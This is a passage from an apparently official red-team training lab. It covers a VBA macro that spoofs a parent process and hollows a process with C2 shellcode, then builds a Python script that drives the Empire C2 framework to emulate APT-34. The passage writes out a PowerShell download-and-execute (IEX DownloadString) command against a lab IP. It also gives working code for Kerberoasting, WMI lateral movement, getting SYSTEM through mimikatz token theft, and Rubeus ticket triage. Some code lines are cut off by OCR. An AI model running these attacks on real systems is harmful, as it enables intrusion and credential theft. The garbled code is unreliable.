
will notice the visit being logged in the terminal window.

On your victim VM, verify connectivity by opening a browser and surfing to http://192.168.20.107:8000


Step 2: Getting the VBA Code Ready

We have already prepared a macro-enabled Excel document with a very cool meme in it. Don't worry, it will not on execute automatically on open, but through the click of a button instead. You can obtain the document here. To modify the document, copy it to the student VM, where you can open it in Excel. To modify the macro, we need access to Excel's "Developer" tab. You can visualize this as follows:

- Click File in the top left corner
- At the bottom of the left tab, click "Options"
- Select "Customize Ribbon"
- In the rightmost column, put a check next to "Developer"



Now you should have another tab in the top bar. While you're at it, make sure to enable the content and macros. Click "Developer" followed by "Visual Basic" to open the VBA code.



The code contains a lot of declarations and some helper functions. At the bottom, there is a Sub called "Button1_Click()". This is the code that will be executed after a click of the button. One piece of code that catches the eye is the following:


```
originalCli = "powershell.exe -NoExit -c Get-Service -DisplayName 'network' | Where-Object { $_.Status -eq 'Running' } | Sort-Object DisplayName"
```

This is the command line that will be used for spoofing. Scrolling down a bit further, there is the command string that will be executed:

```
cmdStr = "powershell.exe -noexit -ep bypass -c IEX((New-Object
System.Net.WebClient).DownloadString('http://192.168.0.116:8000/updater')) #"
```

Here is where things get interesting. The VBA code will retrieve the contents of the updater script and run it using the Invoke-Expression cmdlet. In its turn the updater will load the DLL from the URL and execute the Flame() function, which performs the process hollowing with our Grunt shellcode. Make sure to change the IP to the one of your instance where you are hosting the updater. Once that is done, close the Visual Basic editor window. The time has come to pretend to be a user forgetting their awareness training and falling for the enticing button. Go ahead, click it.

Same as before, the process is marked as "iexplore", since we still use the TikiTorch process hollowing that use Internet Explorer to inject into. Spamming the button makes it hard for Covenant to keep up :)



Conclusions

During this lab, we covered different process injection techniques:

- Injection into an existing process
- Creation of a new process to inject to while spoofing the PPID
- Creation of a new process to hollow and inject into, while spoofing the PPID
- Performing the process hollowing as part of initial execution via VBA

To inject our Grunt stagers, we turned them into shellcode using Donut, which provides more flexibility, as evidenced by the different injection options.

Please don't forget to destroy your lab environment using either `destroy` (when you are done for the day and want to remove everything) or `destroy_target` (if you only want to destroy the targets in the lab environment but keep other resources).

```
cd /home/student/Desktop/SEC699-LAB
./manage.sh destroy -t [version_tag] -r [region]
```

Automated Emulation of APT-34

Now that we are acquianted with APT-34 and their TTPs used, we can start looking into creating an automated emulation strategy for replayability. Although Covenant has an API, the documentation is rather lackluster, which makes creating a full automated playbook not very straightforward.
Luckily for us, another popular Command and Control framework has a better (although incomplete) API.
Our command and control framework of choice for this exercise is Empire, and we will reuse some of the code of the deathstar project by Byt3bl33d3r.

Step 1: Installing Empire

Empire is not installed by default on your workstation yet; to install the entire Empire-suite (empire, deathstar and starkiller) we can use a publicaly available ansible role. This has to be installed on a linux machine; windows is not supported.

Please execute the following code on your CourseVM (not CommandoVM); to make sure your VM does not break, we recommend you to take a snaphsot first. Please execute the following commands:

```
git clone https://github.com/jfmaes/Ansible-EmpireSuite
cd Ansible-EmpireSuite
sudo ansible-playbook play.yaml
```

Ansible will now install Empire and starkiller in the `/opt/` directory, deathstar is a Python package; this will be added to your global Python packages.

Once the role is finished applying, all the required tools will be installed to finish this lab.

Step 2: Launching Empire and Starkiller

Now that everything is installed, please start Empire by issuing the following command:

```
sudo /opt/empire/empire --rest --username DwightSchrute --password
IdentityTheftIsNotAJokeJim!
```

It should be noted that the username and password is completely arbitrary; you can pick anything you'd like.

In case there is a database connection error, please run

```
sudo /opt/empire/setup/reset.sh
```


and press enter when prompted for a password.

By default, launching Empire with restful API support will launch Empire listening on all interfaces (0.0.0.0) on port 1337.

Please leave this terminal window open, as Empire will stop running if you close it.

Now we can launch starkiller in a different window by simply typing `starkiller` in the prompt. Starkiller does not have to be run as root; in case you d,o use root please launch starkiller as follows: `starkiller --no-sandbox`

A GUI should appear:



In the URL field, please enter https://127.0.0.1:1337
In the username and password field, fill in the chosen username and password you used when launching Empire. You should now be successfully logged in; you can now use starkiller as a GUI for your Empire instance!

Step3: Getting aquainted with Empire's API

Empire's API is documented on the official github repository: https://github.com/EmpireProject/Empire/wiki/RESTful-API As it's a restful API, you are free to code in any language you want and can thus create automation packages in C#,python,rust,go,...
As we feel like Python is the most human readable code and for the sake of simplicty, we are going to emulate APT-34 using Python.
We are going to be reusing the EmpireAPIClient for Python that Marcello (byt3bl33d3r) has implemented in his deathstar project.
Let's have a look at some code and analyze it step-by-step.

Automation step 1: Logging in to Empire

The first step of the automation process would be to log in to Empire so we can interact with it. We can do this using either `/api/login` or `/api/permanenttoken`; the difference between this API calls is that login will grant you a session token which is only valid until logout, while permanenttoken will grant you a permanent API key. It's best practice to use a different key every session, so we will be using the `/api/login` API call.

Let's take a peek at how this was implemented in the API client of Marcello:

```
    class EmpireApiClient:
    def __init__(self, host="localhost", port="1337"):
    self.client = httpx.AsyncClient(
    base_url=f"https://{host}:{port}/api/", verify=False
    )
    self.credentials = EmpireCredentials(self)
    self.listeners = EmpireListeners(self)
    self.agents = EmpireAgents(self)
    self.modules = EmpireModules(self)
    self.events = EmpireEvents(self)
    self.utils = EmpireUtils(self)

    async def login(self, username, password):
    r = await self.client.post(
    "admin/login", json={"username": username, "password": password}
    )

    if r.status_code == 401:
    raise EmpireLoginError("Unable to login, credentials invalid")

    self.client.params = {"token": r.json()["token"]}

    async def close(self):
    await self.client.aclose()
```

As seen in the code, Marcello uses `httpx.AsyncClient` to take care of the API calls; furthermore, the EmpireApiClient can handle API calls for listeners,agents,modules,events,... Which will come very handy during our own coding!

Let's create our own login function in a new Python script:

```
from empire import EmpireApiClient
import asyncio
empireInstance = EmpireApiClient()

async def login():
    host = input("IP of empire: ")
    username = input("username you started empire rest api with: ")
    password = input("password you started empire rest api with: ")
    global empireInstance
    empireInstance = EmpireApiClient(host=host)
    await empireInstance.login(username, password)

async def main():
    try:
        await login()
    except Exception as e:
        print(str(e))
    finally:
        await empireInstance.close()

def run():
    try:
        asyncio.run(main())
    except KeyboardInterrupt:
        print("exiting...")


if __name__ == '__main__':
    run()
```

What we did here was as follows:

1. Imported EmpireApiClient from empire (the API client coded by Marcello)
2. Defined a global EmmpireApiClient named empireInstance, so we can reuse that instance in other methods
3. Created a login function that will initalize our EmpireAPIClient and will make the login request
4. Created a main function that will serve as the entry point of the Python script
5. Created a run function to wrap the main function as we are using asynchronous calls

Automation step 2: Creating a listener

Now that we have API connection set up to Empire, we can set up a listener in Empire using the API. In order to do that, we'll have to introduce a new global variable on top of the script so we can use it in subsequent API calls. To create a listener, we'll use the following code:

On top of the script we'll introduce a new global variable called `emulationPlan`

```
empireInstance = EmpireApiClient()
emulationPlan = str
```

Under the login function, we'll create a new function called create_listener

```
async def create_listener(port=443):
    global emulationPlan
    emulationPlan = input("Name of emulation Campaign: ")
    try:
        listeners = await empireInstance.listeners.get(emulationPlan)
        if "error" in listeners:
            await empireInstance.listeners.create("http", emulationPlan,
additional={"Port": port})
            print("Listener "+ emulationPlan + " successfully created!\n Listening
on port " + port)
        else:
            print("Listener " + emulationPlan + " already exists, skipping
listener creation")
    except Exception:
        print("listener could not be created, probably because the listener port
is already in use")
```

This function has the following functionality:

1. Initalizes the global variable emulationPlan which will contain the name of our Listener
2. Gets all registered listeners to see if there are already existing listeners
3. In case no listeners are present, create the listener; in case there is already a listener, skip new listener creation (useful if you rerun this emulation script multiple times)

Automation step 3: Generating a stager

Now that we have a listener up and running, we'll need a payload we can fire on a host so we can get an agent up and running! An agent in Empire is the equivalent of a grunt in covenant.


In order to generate such a stager, we will create a new function called `generate_stager`

```
async def generate_stager():
    try:
        payload = await empireInstance.stagers.create_stager("multi/launcher",
additional={"Listener": emulationPlan})
        print("payload:\n")
        print(payload["multi/launcher"]["Output"] + "\n")
    except Exception:
        print("something went wrong creating the stager, are you sure the stager
type exists and you are pointing to an existing listener?")
```

This function does the following:

1. Uses the "multi/launcher" stager in Empire to generate a stager for the `emulationPlan` Listener
2. Prints the output to terminal

There are a bunch of options available for stager generation; if you want to check them all out, you can do so in Starkiller!



Automation step 4: Polling for agents

Now that we have a listener and a stager, we'll need to poll for new agents! We will introduce a new global variable called `agents` on top of the Python script to keep track of all our agents; and we will create a new function that looks like this:

```
async def poll_agents(timeout=-1):
    try:
        print("waiting for agent checkin...")
        new_agent = False
        n = 0
        while True:
            if timeout != -1:
                if n > timeout:
                    print("timeout expired, no agents found.. continuing...")
                    break
                n += 1
            for agent in await empireInstance.agents.get():
                if not any(filter(lambda a: a.name == agent.name,agents)):
                    agents.append(agent)
                    print("new agent checkin!\n name:{0} \n Host:
{1}".format(agent.name, agent.hostname))
                    new_agent = True
            if new_agent:
                break
    except asyncio.CancelledError:
        print("Cancelled, shutting down.")
    except Exception as e:
        print(str(e))
```

poll_agents does the following in an infinite loop, or in case of timeout, untill the end of the timeout:

1. Gets all Empire agents
2. Checks if the agent is already known to us; if not, adds it to our global agents variable
3. In case a new agent checks in, breaks the infinite loop

In case of timeout, it will either break the loop if a new agent checks in or if the loop timeout value has been achieved.

Automation step 5: Situational Awareness

In true APT-34 fashion, we will first execute some situational awareness functionality! During our manual emulation, we dropped the AD module on disk; we will take a slightly different approach in Empire's case as it comes with powerview functionality! There is a small caveat, the built-in module for powerview can cause agents to die. We don't want this so we'll be using the invoke_script functionality to manually leverage powerview instead.

Let's see the function!

```
async def situational_awareness(verbose=False):
    try:
        while True:
            print("Situation Awareness: Waiting for agent.")
            if agents:
                print("Agent found, executing situational awareness protocols.")
                print("Getting Domain users with TRUSTED_FOR_DELEGATION flags")
                r = await
empireInstance.modules.execute("powershell/management/invoke_script",agents[0],optic
{"ScriptPath":"/opt/empire/data/module_source/situational_awareness/network/powervie
DomainUser -UACFilter TRUSTED_FOR_DELEGATION"},timeout=60)
                print("Getting Domain Computers with unconstrained delegation")
                r2 = await
empireInstance.modules.execute("powershell/management/invoke_script",agents[0],optic
{"ScriptPath":"/opt/empire/data/module_source/situational_awareness/network/powervie
DomainComputer -Unconstrained"},timeout=60)
                print("Getting Domain Computers with constrained delegation")
                r3 = await
empireInstance.modules.execute("powershell/management/invoke_script", agents[0],
options={"ScriptPath":
"/opt/empire/data/module_source/situational_awareness/network/powerview.ps1","Script
 "Get-DomainComputer -TrustedToAuth"}, timeout=60)
                if verbose:
                    print("==============================Domain Users Trusted for
delegation=========================================")
                    print(r["results"])
                    print()
                    print("==============================Systems with
unconstrained delegation ==========================================")
                    print(r2["results"])
                    print()
                    print("==============================Systems with constrained
delegation ==========================================")
                    print(r3["results"])
            break
    except asyncio.CancelledError:
        print("cancelled, shutting down")
    except Exception as e:
        print(str(e))
```

The situational_awareness function does the following:

1. Checks if there is an agent registered; if not, this function can't work so will just do nothing
2. In case there is an agent, we will leverage powerview (located in /opt/empire/data/module_source/powerview.ps1) to do some queries for us
3. In case the verbose switch is used, prints the output to console, else just execute it without printing to console (results can then be viewed in starkiller)

Automation step 6: Kerberoasting

Now that we have done our situational awareness, let's do a kerberoast Empire has a module that does this for us:

```
async def kerberoast(agent,output_format="Hashcat"):
    try:
        if agents:
            print(f"Kerberoasting will be executed on {agent.hostname}, roasting
now.")
            r = await
empireInstance.modules.execute("powershell/credentials/invoke_kerberoast",agent,opti
{"OutputFormat": output_format})
            print(r["results"])
    except asyncio.CancelledError:
        print("cancelled, shutting down")
    except Exception as e:
        print(str(e))
```

This function works as follows:

1. Checks if there are agents known to us, if not do nothing
2. If there are agents, execute the invoke_kerberoast module and print the results to us in console

This function has two input parameters an agent and an output_format. The agent parameter will determine on which agent this function is executed; the output_format will determine the output format as both John the ripper and Hashcat are supported.

Automation step 7: Lateral movement

Now that we have kerberoasted, the next step is to lateral move using our cracked credentials! Let's examine the lateral_move_wmi function:

```
async def lateral_move_wmi(agent,listener, computer_name, username, password):
    try:
        if agents:
            print("Lateral moving to {0} using WMI as
{1}".format(computer_name,username))
            await
empireInstance.modules.execute("powershell/lateral_movement/invoke_wmi",agent,optior
{"Listener": listener, "ComputerName": computer_name, "UserName": username,
"Password": password})
    except asyncio.CancelledError:
        print("cancelled, shutting down")
    except Exception as e:
        print(str(e))
```

This module works as follows:

1. Checks if there are agents; if not, do nothing
2. If there are agents, execute the invoke_wmi empire module to spawn a new agent on the targeted system

This function needs an agent, listener, computer name, username, and password as input parameters

Automation step 8: Getting system

Empire has built in ways to get system using the powersploit get-system powershell script; however, during testing this method has been proven unrealiable, so a backup through mimikatz has been implemented. This function assumes a high entigrity agent. This is not explicitly checked but if you want, you could implement this as an exercise!

Let's see the functions to emulate the TTPs:

```
async def get_system_mimikatz_elevate(agent):
    try:
        if agents:
            print("attempting to get system using mimikatz token::elevate")
            r = await
empireInstance.modules.execute("powershell/credentials/mimikatz/mimitokens",agent,ti

            print(r["results"])
    except Exception as e:
        print(str(e))
```

This function will execute mimikatz token::elevate to impersonate system through token stealing on the agent specified by the input parameter.

```
async def get_system(agent,technique="NamedPipe",whoami="True"):
    try:
        if agents:
            r = await
empireInstance.modules.execute("powershell/privesc/getsystem",agent,options=
{"Technique": technique, "WhoAmI": whoami})
            print(f"getting system on {agent.hostname} using {technique}")
            if whoami:
                if "SYSTEM" in r["results"]:
                    print("you are system!")
                else:
                    print("it seems we did not obtain system, trying mimikatz
instead.")
                    await get_system_mimikatz_elevate(agent)
    except Exception as e:
        print(str(e))
```

This function will attempt to get system using the named pipe option; if that fails, it will use the mimikatz function as a fallback option to ensure system is achieved.

Automation step 9: Rubeus monitor

Unfortunatly, `rubeus monitor` is not behaving properly in the lab. This issue will be addressed in a later version of the lab environment. In order to bypass this behavior, you will be required to execute either rubeus monitor manually or keep spamming the spoolsample until the automation script dumped the tickets.

Automation step 10: Rubeus Triage

Rubeus triage will list all current tickets in the cache if run from a system context. Let's examine the function:

```
async def rubeus_triage(agent,user=""):
    try:
        if agents:
            if not user:
                r = await
empireInstance.modules.execute("powershell/credentials/rubeus", agent,options=
{"Command": "triage"})
                print(r["results"])
            else:
                print(f"triaging until a ticket is found for {user} ")
                found = False
                while not found:
                    r = await
empireInstance.modules.execute("powershell/credentials/rubeus",agent, options=
{"Command":"triage"})
                    if user in r["results"]:
                        found = True
                        print(r["results"])
                        print(f"{user} found! continuing ")
    except Exception as e:
        print(str(e))
```

This function will:

1. Execute rubeus triage and print its output if the `user` input variable is empty
2. If the `user` input variable is not empty, will keep triaging over and over until the targetted user is found in the ticket cache. This method is definetly not opsec safe in case a user is specified, as this will lead to an infinite loop of triages until the specified user is found. This method could, of course, be adapted with a timeout, or a maximum amount of triages to make it more opsec friendly!

Automation step 11: Executing spoolsample

There are some options to trigger spoolsample one of which would be the powershellified version of the spoolsample bug, this would prevent touching disk but would not tick off the drop to disk TTP which might be a nice control to check off as defenders; so for the sake of variation, let's drop spoolsample.exe to disk.

Empire has built in (albeit undocumented) functionality to upload to disk. Empire expects a filename and the file contents in base64 encoding. We can create a function for this (this function will require you to import base64 on the top of your script):

```
async def upload_file(agent, filePath, fileName):
    try:
        if agents:
